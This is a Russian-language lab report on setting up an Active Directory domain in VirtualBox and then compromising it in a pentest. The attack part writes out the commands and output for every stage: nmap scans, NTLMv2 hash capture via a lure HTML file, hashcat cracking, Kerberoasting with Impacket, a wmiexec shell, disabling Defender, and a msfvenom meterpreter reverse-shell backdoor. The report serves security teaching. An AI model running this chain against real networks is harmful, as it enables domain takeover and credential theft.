
9. Подключение клиентов Windows 10 к домену

Для клиентских виртуальных машин, работающих под управлением Windows 10, была произведена настройка сетевых параметров. В среде VirtualBox сетевой адаптер каждой клиентской машины был переключен на ту же внутреннюю сеть, к которой подключен Windows Server. В настройках протокола IPv4 на сетевом интерфейсе каждого клиента было установлено автоматическое получение IP-адреса и адреса DNS-сервера, что обеспечивается DHCP-сервером, развернутым на нашем Windows Server.





Процесс присоединения клиентской машины к домену corp.local выполнялся следующим образом: на клиентской машине через "Панель управления" открывался раздел "Система", где выбиралась опция "Изменить параметры". На вкладке "Имя компьютера" нажималась

кнопка "Изменить...". В открывшемся диалоговом окне был выбран параметр "Является членом домена", и в соответствующее поле было введено имя нашего домена: corp.local. Было проделано на обеих клиентских машинах:




После успешного подтверждения и появления сообщения о присоединении к домену, клиентская виртуальная машина была перезагружена для применения всех изменений. Пишем ipconfig в cmd на обеих клиентских машинах и убеждаемся, что все настроено верно и корректно.



10. Дополнение по клиентским машинам.

И на компьютер администратора, и на компьютер сотрудника были поставлены все программы и стандартного пакета Microsoft Office для имитации реальных рабочих мест.



С помощью утилиты setspn.exe на контроллере домена для учетной записи был зарегистрирован SPN, имитирующий сервис. Этот SPN (SvcAdminTool/windows-server.corp.local) теперь ассоциирован с учетной записью corp0\VinDiesel. Это означает, что если бы клиенты в сети corp.local попытались аутентифицироваться на службе "SvcAdminTool", работающей на сервере windows-server.corp.local по протоколу Kerberos, они бы запрашивали сервисный билет именно для этого SPN, и контроллер домена выдал бы билет, зашифрованный с использованием производной от пароля учетной записи corp0\VinDiesel.

5. Тестирование безопасности (Атаки)

Атака 1

Windows server 2019 Domain Controller

Эта атака представляет собой классическую цепочку действий, которую злоумышленники или пентестеры могут использовать для проникновения в сеть и повышения привилегий в среде Active Directory. Она сочетает в себе несколько техник.

1. Разведка сети (Network Reconnaissance`)

Мы провели сканирование диапазона IP 192.168.0.0/16. Выбрана маска подсети 16, для полноценного сканирования роутера и понимания всех подключенных устройств. Мы задействовали такой инструмент как nmap с флагом -sn для выявления живых хостов. Видим нашу атакующую машину с IP 192.168.20.2., после нее идут IP предполагаемой жертвы.

```
(esofl㉿esofl)-[~]
└─$ nmap -sn 192.168.0.0/16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 23:27 EEST
Nmap scan report for 192.168.1.1
Host is up (0.0019s latency).
Nmap scan report for 192.168.1.20
Host is up (0.00076s latency).
Nmap scan report for 192.168.1.29
Host is up (0.74s latency).
Nmap scan report for 192.168.20.1
Host is up (0.00036s latency).
MAC Address: 08:00:27:22:04:77 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.20.2
Host is up.
Nmap scan report for 192.168.50.1
Host is up (0.00054s latency).
Nmap scan report for 192.168.50.10
Host is up (0.0020s latency).
Nmap scan report for 192.168.50.102
Host is up (0.0016s latency).
Nmap scan report for 192.168.50.103
Host is up (0.0014s latency).
```

Далее мы продолжаем разведку сети с помощью nmap, но прибегаем к флагу -O, который дает нам информацию об открытых портах, а также ОС, сканируемых устройств.

```
(esofl㉿esofl)~]$ sudo nmap -O 192.168.50.100
[sudo] password for esofl:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 14:56 EEST
Nmap scan report for 192.168.50.100
Host is up (0.00058s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (97%), Microsoft Windows 10 1903 - 21H1 (97%), Microsoft Windows 11 (94%), Microsoft Windows 10 1809 (92%), Microsoft Windows 10 1909 (91%), Microsoft Windows 10 1909 - 2004 (91%), Windows Server 2019 (91%), Microsoft Windows 10 20H2 (88%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.93 seconds
```

```
(esofl㉿esofl)~]$ sudo nmap -O 192.168.50.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 15:02 EEST
Nmap scan report for 192.168.50.102
Host is up (0.00063s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (97%), Microsoft Windows 10 1903 - 21H1 (97%), Microsoft Windows 11 (94%), Microsoft Windows 10 1809 (92%), Microsoft Windows 10 1909 (91%), Microsoft Windows 10 1909 - 2004 (91%), Windows Server 2019 (91%), Microsoft Windows 10 20H2 (88%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.06 seconds
```

На данных скриншотах мы наблюдаем системы на операционной системе Windows 10, также видим их открытые порты, которые уже дают нам понимание об уязвимостях данной корпоративной сети.

Далее мы сканируем систему и видим, что тут стоит другая система, по-открытыми портам это предположительно Ubuntu сервер, на котором может стоять сервис.

```
(esofl㉿esofl)~]$ nmap -O 192.168.50.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 01:34 EEST
Nmap scan report for 192.168.50.103
Host is up (0.00059s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp  open  ppp
Aggressive OS guesses: Android TV OS 11 (Linux 4.19) (96%), Linux 2.6.32 (96%), Linux 3.10 - 3.12 (96%), Linux 5.18 (96%), IPFire 2.27 (Linux 5.15 - 6.1) (95%), Linux 4.19 - 5.15 (95%), Linux 2.6.32 - 2.6.35 (94%), Linux 2.6.37 (94%), Linux 2.6.32 - 2.6.39 (94%), Linux 4.15 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.09 seconds
```

Просканировав еще один IP-адрес, наблюдаем множество открытых портов, так же читая выведенные данные мы убеждаемся, что это Windows Server, который является контроллером домена. Такое количество открытых портов, дает нам в будущем, максимальную свободу действий.

```
(esofl㉿esofl) [~]
└$ nmap -O 192.168.50.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 01:37 EEST
Nmap scan report for 192.168.50.10
Host is up (0.00060s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5357/tcp open  wsdapi
5985/tcp open  wsman
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%), Microsoft Windows 10 1803
)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.09 seconds
```

Наблюдая за крайним IP-адресом, мы с уверенностью можем сказать, что это роутер корпорации, с двумя открытыми портами.

```
(esofl㉿esofl) [~]
└$ nmap -O 192.168.50.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 01:39 EEST
Nmap scan report for 192.168.50.1
Host is up (0.00034s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (89%) 00:15:5D:37:C6:52 (Microsoft)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (89%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.68 seconds
```

После атаки на распознавание сети мы можем подвести итоги и разработать дальнейший план для проведения кибератаки на условную корпорацию. Проанализировав открытые порты, мы пришли к выводу, что самой эффективной атакой будет закрепление на домен контроллере Windows server'a. На данный момент самый доступный способ закрепления на Windows server, это принудительная аутентификация, используя 445 порт. Но для этого нам потребуется проделать подготовительную работу.

2. Получение хеша пароля обычного пользователя

На данном этапе кибератаки, у нас была цель получить NTLMv2-хэш пароля пользователя. Для этого мы скомпрометировали шаблон сайта с разрешением .html на компьютер жертвы, используя социальную инженерию. Данный файл инициировал SMB-соединение, за которым последовал перехват хэша пользователя, подключенного корпоративной сети.

```
*from_Indi.txt - Блокнот
Файл Правка Формат Вид Справка
<body>
    <header>
        <h1>Добро пожаловать в IronFit</h1>
        <p>Твой путь к идеальному телу начинается здесь!</p>
    </header>

    <main>
        <h2>0 нас</h2>
        <p>IronFit – это не просто спортзал. Это сообщество единомышленников, готовых расти и развиваться

        <h2>Наши услуги</h2>
        <ul>
            <li>Персональные тренировки</li>
            <li>Групповые занятия</li>
            <li>Функциональный тренинг</li>
            <li>Фитнес для начинающих</li>
        </ul>

        <h2>Контакты</h2>
        <p>Email: info@ironfit.md<br>Телефон: +37360010100</p>
    </main>

    <footer>
        &copy; 2025 IronFit. Все права защищены.
    </footer>

    
</body>
</html>
```

Переведя файл в разрешение .txt, мы видим, что данный файл заставляет машину пользователя подключиться к несуществующему SMB-ресурсу, на атакующей машине. Пытаясь аутентифицироваться, на “SMB-сервере”, машина пользователя “JohnSnow” отправила свой хэш, который был перехвачен. Данная техника атаки использует то, как Windows обрабатывает SMB-запросы. Сейчас Responder, выступает в качестве фальшивого сервера. Хотя LLMNR не сработал бы напрямую между сегментами, прямая попытка SMB-аутентификации на IP-адрес атакующей машины, разрешенная через роутер, позволяет нам перехватить хэш.

3. Брутфорс пароля пользователя “JohnSnow”

Для дальнейшей работы нам потребуется получить пароль пользователя в открытом виде из его NTLMv2-хэша.

Предустановленная программа на Kali – hashcat, помогает нам справиться с брутфорсом пароля пользователя. Сканируя такой же предустановленный словарь паролей rockyou.txt. Запуская hashcat в режиме -m 5600 мы настраиваем программу на хэши типа NTLMv2. Благодаря вычислительным мощностям видеокарты у нас получается узнать пароль пользователя – qwerty777!.

4. Повышение привилегий до администратора домена, используя Kerberoasting

Для проведения данной атаки нам требуется использовать уже предустановленные инструменты GetUsersSPNs.py из Impacket'а, используя ранее полученные данные JohnSnow. Наша цель получить тикет TGS, связанного с администрацией и извлечь из него хэш пароля.

```
File Actions Edit View Help

(esofl@ esofl:~/usr/share/doc/python3-impacket/examples
$ python3 GetUserSPNs.py -request -dc-ip 192.168.50.10 -corp.local/JohnSnow:qwerty777 -outputfile ~/SPNsReady.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
ServicePrincipalName      Name      MemberOf          PasswordLastSet      LastLogon      Delegation
-----+-----+-----+-----+-----+-----+-----+
SvcAdminTool/windows-server.corp.local  VinDiesel  CN=DD\%D\%D\%D\%N\%N\%D\%D\%D\%D\%B\%D\%D\%D\%,CN=Users,DC=corp,DC=local  2025-05-15 23:21:15.232966  2025-05-15 23:21:15.295826

[!] CCache file is not found. Skipping...

(esofl@ esofl:~/usr/share/doc/python3-impacket/examples
$
```

Любой аутентифицированный пользователь домена имеет право запрашивать тикеты для любого SPN. В данном случае хэш пароля используется для шифрования TGS тикета. На данном скриншоте мы видим, что мы получили TGS тикет и его хэш

Уже по отработанной схеме с брутфорсом паролей, используя словарь паролей `rockyou.txt` мы запускаем `hashcat`, но с флагом для TGS, то есть `-m 13100`. Получаем пароль от системы администрации – `theykilledkenny!666`

5. Получение доступа к контроллеру домена и закрепление

Уже имея данные от администрации и зная, что у Windows server открыты порты для SMB можно основательно закрепиться в системе и получить доступ к оболочке сервера. Для получения оболочки мы используем инструмент wmiexec.py/smbexec.py

```
(esofl㉿esofl)-[~/usr/share/doc/python3-impacket/examples]
└─$ python3 wmiexec.py CORP0/VinDiesel:theykilledkenny\!666@192.168.50.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>powershell -Command "Get-MpPreference | Select -Property DisableRealtimeMonitoring"

DisableRealtimeMonitoring
-----
False
I love shells --egypt

C:\>powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
C:\>powershell -Command "Get-MpPreference | Select -Property DisableRealtimeMonitoring"

DisableRealtimeMonitoring
-----
True
msf6 > use multi/handler
msf6 exploit > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit > exploit
C:\>
```

Мы получили cmd Windows server'a. Теперь мы проверяем статус Defender используя powershell. Наблюдая за данными, понимаем, что для оставления backdoor'a, нам требуется его отключить так же командой powershell.

Проверив, что Defender отключен мы подготавливаем Kali для работы с backdoor. Выгрузка backdoor, поможет нам вернуться в систему даже если пароли на пользователях будут сменены на более сложные, которые не были написаны в словаре паролей rockyou.txt. Для закрепления в системе нам понадобится инструмент msfvenom (создание dc_backdoor.exe), Metasploit *multi/handler* для приема соединений, smbclient для копирования файла на систему жертвы, а также wmiexec.py для запуска скрипта и настройки автозапуска.

```

[esofl@esofl:~]
$ sudo msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

IIIIII dTb.dTb
II 4' v 'B .''-:---:---:-
II 6. .P : / \ / \ / \ / \
II 'T; . ;P' : / \ / \ / \ / \
II 'T; ;P' : / \ / \ / \ / \
IIIIII 'YvP' : / \ / \ / \ / \
I love shells --egypt

      =[ metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.20.2
LHOST => 192.168.20.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.20.2:4444
msf6 exploit(multi/handler) > 

```

На Metasploit происходит настройка слушателя.

use multi/handler

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.20.2 # атакующая сеть

set LPORT 4444 # тот же порт, что и в msfvenom

set ExitOnSession false # чтобы слушатель не закрывался после первого успешного соединения

exploit -j -z # запускаем слушателя в фоновом режиме (-j) и не закрывать сессию сразу (-z)

```

[esofl@esofl:~/usr/share/doc/python3-impacket/examples]
$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.20.2 LPORT=4444 -f exe -o /tmp/dc_backdoor.exe
[sudo] password for esofl:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /tmp/dc_backdoor.exe

```

Сейчас мы сохраняем наш backdoor в kali для дальнейшей выгрузки на систему жертвы (DC).

```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.20.2
LHOST => 192.168.20.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.20.2:4444
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 192.168.50.10
[*] Meterpreter session 1 opened (192.168.20.2:4444 -> 192.168.50.10:54031) at 2025-05-17 15:53:32 +0300
[*] SMBv3.0 dialect used

```

Происходит копирование .exe на Windows server и его ручной запуск, на левой части скриншота мы видим вывод логов, значит скрипт отработал успешно.

```

msf6 exploit(multi/handler) > sessions -l
Active sessions
=====
Id  Name  Type          Information           Connection
--  ---  ---
1   meterpreter x64/windows CORP0\VinDiesel @ CORP 192.168.20.2:4444 -> 192.168.50.10:54031 (192.168.50.10)

[*] Starting interaction with 1...
meterpreter > []

```

Вводим команду sessions -l и наблюдаем за активной сессией, к которой мы подключаемся с помощью sessions -i 1.

Мы вошли в систему с помощью Meterpreter. Что же это за утилита? Это расширенная многофункциональная Payload, которая может динамично расширяться во время выполнения, то есть мы получаем оболочку системы и позволяет нам добавлять особенности к ней по мере необходимости.

Разведка -> Получение начального доступа (компрометация обычного пользователя) -> Повышение привилегий (компрометация администратора домена через Kerberoasting) -> Получение контроля над контроллером домена -> Попытка закрепления в системе.

Каждый из этих этапов использует специфические инструменты и техники и нацелен на различные аспекты безопасности Active Directory.

